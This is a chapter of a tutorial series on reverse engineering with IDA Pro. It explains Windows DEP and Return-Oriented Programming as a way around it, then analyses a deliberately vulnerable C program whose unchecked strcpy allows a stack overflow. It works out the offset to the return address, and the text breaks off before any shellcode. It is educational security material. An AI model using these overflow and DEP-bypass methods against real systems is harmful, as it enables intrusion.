

REVERSING WITH IDA PRO FROM SCRATCH

PART 34

Let's start the exploitation and the possible code execution. We have to take into account the mitigations and learn about the protections added to avoid that. Sometimes, we can avoid them. The idea is to learn step by step. Let's see some important definitions first.


WHAT IS DEP ACCORDING TO MICROSOFT?

“Data Execution Prevention (DEP) is a group of hardware and software technology to make additional checks in memory to help avoid the execution of malicious code. In MS Windows XP and MS Windows XP Tablet Edition 2005 Service Pack 2 (SP2), hardware and software have DEP.

The main advantage of DEP is helping avoid the code execution from the data page. Normally, the code is not executed from the default heap or the stack.

Hardware DEP detects code executed from these locations and produces an exception when it is executed. Software DEP can help avoid that the malicious code takes advantage of Windows exception control mechanisms.”

Let's let Microsoft define it. ☺ The real thing is that there are many ways to activate DEP. One of them is through the System Properties.



I'm in Windows 10 and DEP is on for essential programs and services. That's the default setting. It means that there are program with DEP off by default.

Of course, we can set it to have DEP on in all programs to avoid data execution better.

Besides the system settings, each program can trigger DEP by its own using an API that Microsoft provides for that.

[https://msdn.microsoft.com/en-us/library/windows/desktop/bb/36299\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb/36299(v=vs.85).aspx)



SetProcessDEPPolicy function

Changes data execution prevention (DEP) and DEP-ATL thunk emulation settings for a 32-bit process.

Syntax

C++

```
BOOL WINAPI SetProcessDEPPolicy(
    _In_ DWORD dwFlags
);
```

Parameters

dwFlags [in]

A **DWORD** that can be one or more of the following values.

[https://msdn.microsoft.com/en-us/library/windows/desktop/bb/36299\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb/36299(v=vs.85).aspx)



Value	Meaning
0	If the DEP system policy is OptIn or OptOut and DEP is enabled for the process, setting <i>dwFlags</i> to 0 disables DEP for the process.
PROCESS_DEP_ENABLE 0x00000001	Enables DEP permanently on the current process. After DEP has been enabled for the process by setting PROCESS_DEP_ENABLE , it cannot be disabled for the life of the process.
PROCESS_DEP_DISABLE_ATL_THUNK_EMULATION 0x00000002	Disables DEP-ATL thunk emulation for the current process, which prevents the system from intercepting NX faults that originate from the Active Template Library (ATL) thunk layer. For more information, see the Remarks section. This flag can be specified only with PROCESS_DEP_ENABLE .

Return value

If the function succeeds, it returns **TRUE**.

If the function fails, it returns **FALSE**. To retrieve error values defined for this function, call **GetLastError**.

DEP changes the page permissions of data, stack, heap, etc. To avoid we can execute code there.

As DEP is handled by process, it has many ways to be activated and it can be done in runtime. We have to see the process list with PROCESS EXPLORER which has a column that shows the DEP status in each process.

<https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx>

Windows Sysinternals

Search TechNet with Bing



Home Learn **Downloads** Community

Windows Sysinternals > Downloads > Process Utilities > Process Explorer

Utilities

- Sysinternals Suite
- Utilities Index
- File and Disk Utilities
- Networking Utilities
- Process Utilities
- Security Utilities
- System Information Utilities
- Miscellaneous Utilities

Process Explorer v16.20

By Mark Russinovich

Published: November 18, 2016

[Download Process Explorer](#) (1.8 MB)

Rate:

Share this content

Introduction

Ever wondered which program has a particular file or directory open? Now you

Download



[Download Process Explorer](#) (1.8 MB)

[Run Process Explorer](#) now from Live.Sysinternals.com

Runs on:

- Client: Windows Vista and higher (Including IA64).
- Server: Windows Server 2008 and higher (Including IA64).

There, it is. We must run it as administrator. Right click on the column bar and SELECT COLUMNS.

The screenshot shows the Windows Task Manager with a list of processes. A 'Select Columns' dialog box is open, allowing users to choose which columns to display in the process view. The 'DEP Status' checkbox is checked and highlighted with a blue oval.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Path
ess		1.604 K	2.664 K	7016	2896 Lenovo Yoga Mode Control		
ymc.exe	0.38	25.444 K	17.004 K				
WUDFHHost.exe	0.12	2.752 K	4.244 K	1152			
WUDFHHost.exe		1.532 K	6.400 K	9256			
WmiPrvSE.exe		2.792 K	6.360 K	3832			
WmiPrvSE.exe		2.940 K	4.228 K	9180			
winfpmonitor.exe	0.01	2.296 K	1.836 K	1168			
winlogon.exe		2.072 K	5.288 K	936			
wminit.exe		988 K	1.120 K	592			
vmware-usbarbitrator64.exe	< 0.01	2.336 K	3.956 K	2804	VMware USB Arbitration Serv.		
vmware-tray.exe		1.598 K	2.944 K	8956	VMware Tray Process		
vmware-hostd.exe	0.01	25.500 K	21.820 K	3824			
vmware-authd.exe		4.340 K	4.788 K	2796	VMware Authorization Service		

Most of the processes have DEP on and in others it is off.

The screenshot shows the Windows Task Manager with a list of processes. A blue oval highlights the 'DEP' column header, indicating that the column is currently selected or highlighted.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	DEP
chrome.exe		24.216 K	24.332 K	7188	Google Chrome	Google Inc.	Enabled (perman...
chrome.exe		154.780 K	173.736 K	12280	Google Chrome	Google Inc.	Enabled (perman...
chrome.exe	0.01	152.296 K	209.544 K	7280	Google Chrome	Google Inc.	Enabled (perman...
chrome.exe	< 0.01	41.780 K	64.540 K	6936	Google Chrome	Google Inc.	Enabled (perman...
browsermativehost.exe		0.15	3.164 K	5.692 K	7364		Enabled (perman...
backgroundTaskHost.exe	Susp...	7.284 K	9.864 K	12272	Background Task Host	Microsoft Corporation	Enabled (perman...
audiogd.exe	0.33	82.648 K	72.916 K	2720	Aislamiento de gráficos de di...	Microsoft Corporation	Enabled (perman...
ApplicationFrameHost.exe		7.248 K	9.856 K	4872	Application Frame Host	Microsoft Corporation	Enabled (perman...
hvk.exe	0.03	12.688 K	20.432 K	1788	Hot Virtual Keyboard 8	Comfort Software Group	Disabled (perman...
hvk.exe	0.06	21.560 K	31.968 K	9156	Hot Virtual Keyboard 8	Comfort Software Group	Disabled (perman...
googledrivesync.exe		860 K	1.336 K	4956	Google Drive	Google	Disabled (perman...
googledrivesync.exe	1.21	150.820 K	159.508 K	7400	Google Drive	Google	Disabled (perman...

The system processes have DEP always on and some of the third party programs are on.

If DEP is on, that's not a big deal because it can be bypassed. DEP get stronger when it is combined with other protections will see later.

One of the main method to bypass DEP is the ROP o Return Oriented Programming.

“Four researchers of the university of California (UCLA) published an article called Return-Oriented Programming Systems, Language and Applications where they showed a method to bypass this protection. In general, it consists on executing code fragments that already exist in the program code. So, it is not necessary to inject our own code. I will try to discover the technique and make an application of it. Although, I recommend you to read the original paper where all is well explained. It is necessary to get small code fragments or chunks ended in a RET instruction. With only an ASM instruction (besides the RET) inside the program we want to exploit. These code chunks are called gadgets. With them, we should create the exploitation code or shellcode. Once we get the chunks ordered correctly, we can execute them in the determined order. How do we do it?”

It’s no usual that these gadgets end in a RET. The method consists on entering the gadgets address in the stack with the correct execution order to call all these gadgets in a row in order after exiting the executing function with the return address in %eip.”

The idea when DEP is not present, and we overwrite a Return Address after triggering a Stack Overflow, is that we normally jump to a JMP ESP or CALL ESP that returns the stack execution and continues executing my code located below the JMP ESP.

The general idea of ROP is that instead of jumping to a JMP ESP, we jump to code chunks called gadgets that are executable code of the program ended in a RET (gadgets are part of some module. That’s why we can execute code there) and with that, we can call some API step by step like VirtualProtect or VirtualAlloc that changes and gives the stack or heap execution permission where my code is to finally jump to execute it.

With an exploit, we could overwrite a Return Address without DEP with this:


“A” * 200 + jmp_esp_address + my code

But with DEP, in the same case, it should be:

“A” * 200 + rop + my code

Where the ROP must give my code execution permission.

Let's see some examples without DEP first.




The screenshot shows a debugger interface with two panes. The top pane displays the C source code for a program named 'ConsoleApplication4'. The bottom pane shows the corresponding assembly code. Red dots on the left margin of the source code indicate specific points of interest. The assembly code includes calls to `LoadLibraryA` and `GetProcAddress`, which correspond to the highlighted lines in the source code.

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <windows.h>
4
5 void saluda(char * texto) {
6     char nombre[30];
7
8     strcpy(nombre, texto);
9     printf("Hola %s\n", nombre);
10 }
11
12
13 int main(int argc, char **argv) {
14     if (argc == 2) {
15         LoadLibraryA("Mypepe.dll");
16         saluda(argv[1]);
17     }
18     else {
19         printf("Este programa acepta exactamente un argumento.\n");
20     }
21
22     return 0;
23 }
```

There, we have a program. It has a 30-byte decimal buffer and receives a string as an argument that is copied to the buffer with `strcpy` without checking the size. That's why it produces a buffer overflow.

It loads a DLL called Mypepe.dll. We'll see if it needs it or not later.

Open it in IDA loader.



The screenshot shows the IDA Pro decompiler interface. It displays assembly code on the left and C code on the right. A red bracket highlights the assembly code for the `main` function, and a green bracket highlights the assembly code for the `saluda` function. Blue arrows point from the assembly code back to the corresponding source code lines in the C decompiler window.

Assembly code (Main Function):

```
00401080 ; int __cdecl main(int argc, char **argv)
00401080 _main proc near
00401080
00401080    argc= dword ptr  8
00401080    argv= dword ptr  0Ch
00401080
00401080    push    ebp
00401081    mov     ebp, esp
00401083    cmp     [ebp+argc], 2
00401087    jnz    short loc_4010AD
```

Assembly code (saluda Function):


```
00401089    push    offset LibFileName ; "Mypepe.dll"
0040108E    call    ds:_imp__LoadLibraryA@4 ; LoadLibraryA(x)
00401094    mov     eax, 4
00401099    shr     eax, 0
0040109C    mov     ecx, [ebp+argv]
0040109F    mov     edx, [ecx+eax]
004010A2    push    edx
004010A3    call    ?saluda@@YAXPADQZ ; saluda(char *)
004010A8    add     esp, 4
004010AB    jmp    short loc_4010BA
```

C Decompiled code:


```
00401080 ; int __cdecl main(int argc, char **argv)
00401080 _main proc near
00401080
00401080    argc= dword ptr  8
00401080    argv= dword ptr  0Ch
00401080
00401080    push    ebp
00401081    mov     ebp, esp
00401083    cmp     [ebp+argc], 2
00401087    jnz    short loc_4010AD
```

```
004010AD loc_4010AD: ; "Este programa acepta exactamente un argumento."
004010AD    push    offset aEsteProgramaAc
004010B2    call    _printf
004010B7    add     esp, 4
```

It only has two arguments in the main: argc and argv. We know that argc is the number of arguments we enter by console. So, if it is not 2 (the executable name + a second argument after it with a space), it will close because it checks that.



If the number of arguments is not 2, it will go to the red block, print the error message, come to the return without doing anything and close. But if the number of arguments is 2 or correct, it will go to the green block, load a DLL and go to the greeting or **saluda** function. The name looks ugly. Go to OPTIONS-DEMANGLE NAMES-NAMES.



Argument Description

Visual Studio 2015 | Other Versions ▾



For the latest documentation on Visual Studio 2017 RC, see [Visual Studio 2017 RC Documentation](#).

The **argc** parameter in the **main** and **wmain** functions is an integer specifying how many arguments are passed to the program from the command line. Since the program name is considered an argument, the value of **argc** is at least one.

Remarks



The **argv** parameter is an array of pointers to null-terminated strings representing the program arguments. Each element of the array points to a string representation of an argument passed to **main** (or **wmain**). (For information about arrays, see [Array Declarations](#).) The **argv** parameter can be declared either as an array of pointers to type **char** (**char *argv[]**) or

If you don't remember, argc is the number of arguments and argv is a pointer array. Each one points to a string that is each argument. So, in this case...

The screenshot shows the IDA Pro interface. On the left, the assembly code window displays the following instructions:

```
00401089 push    offset LibFileName ; "MyPepe.dll"
0040108E call    ds:LoadLibraryA(x)
00401094 mov     eax, 4
00401099 shr    eax, 0
0040109C mov     ecx, [ebp+argv]
0040109F mov     edx, [ecx+eax]
004010A2 push    edx
004010A3 call    saluda(char *)
004010A8 add    esp, 4
004010AB jmp    short loc_4010BA
```

A red arrow points from the instruction `mov ecx, [ebp+argv]` to the memory dump window on the right. The memory dump window shows the following memory contents:

004010AD
004010AD
004010AD
004010B2
004010B7

In 0x40109c, ECX has the argv value. It is a pointer array.

ARGV = [p_executable_name, p_argument1, p_argument2...]

In IDA, it does SHL EAX, 0 to shift 0 bytes leaving EAX equal to 4 as before in this case.

Then, [ECX+EAX] will return the pointer to an argument. If EAX is 0, it will return the pointer to the executable. If it is 4, as each pointer is 4 bytes long, it will read the pointer to the second argument and so on.


Here, as EAX = 4, it the pointer to the second argument that we entered will be in EDX that is passed to the **saluda** function.

The screenshot shows a debugger interface with several tabs at the top: Hex View-1, Structures, Enums, etc. The main window displays assembly code:

```
00401010 ; Attributes: bp-based frame
00401010 ; void __cdecl saluda(char *texto)
00401010 void __cdecl saluda(char *) proc near
00401010
00401010     nombre= byte ptr -20h
00401010     texto= dword ptr  8
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub     esp, 20h
00401016     mov     eax, [ebp+texto]
00401019     push    eax           ; Source
0040101A     lea     ecx, [ebp+nombre]
0040101D     push    ecx           ; Dest
0040101E     call    _strcpy
00401023     add     esp, 8
00401026     lea     edx, [ebp+nombre]
00401029     push    edx
0040102A     push    offset _Format ; "Hola %s\n"
0040102F     call    _printf
00401034     add     esp, 8
00401037     mov     esp, ebp
```

At the bottom, status bars show: (691,280) | 00000410 | 00401010: saluda(char *) | (Synchronized v)

In the **saluda** function, there is an argument that is the pointer to the argument and a variable that is a buffer where it will copy the string.




As I compiled it with symbols, it detects the text as a pointer and that it points to a string (or character array)

That array can have the length we want because we type it and there is no limit or check.

Let's see the buffer.

```
-00000020 ; Frame size: 20; Saved regs: 4; Purge: 0
-00000020 ;
-00000020
-00000020 nombre      db 30 dup(?)
-00000002      db ? ; undefined
-00000001      db ? ; undefined
+00000000  s      db 4 dup(?)
+00000004  r      db 4 dup(?)
+00000008  texto    dd ?                                ; offset
+0000000C
+0000000C ; end of stack variables
```


As it is compiled with symbols, it detected it is a buffer. Anyways, let's see the references where it uses it.



The references are LEA which is another clue if we didn't know that. Besides, it is used as a strcpy destination where it will be used as a destination buffer. Then, it will be used to print its content.

```
00401010 push    ebp
00401011 mov     ebp, esp
00401013 sub     esp, 20h
00401016 mov     eax, [ebp+texto]
00401019 push    eax
0040101A lea     ecx, [ebp+nombre] ; Source
0040101D push    ecx
0040101E call    _strcpy
00401023 add     esp, 8
00401026 lea     edx, [ebp+nombre]
00401029 push    edx
0040102A push    offset _Format ; "Hola %s\n"
0040102F call    _printf
00401034 add     esp, 8
```


Right click - ARRAY.




There's no doubt here. There are no more variables below, just the STORED EBP and the RETURN ADDRESS. So, IDA will measure the buffer well. Besides, it has the symbols that help it to determine that is a buffer without our help.

How long would the argument we entered to overwrite the Return Address be?

I select the filling zone starting from the buffer leaving the Return Address unselected and right click – ARRAY without accepting, just to see the size the string should have to overflow that.



If we enter 36 bytes decimal, I stay exactly to overwrite the Return Address. So, if my code were:



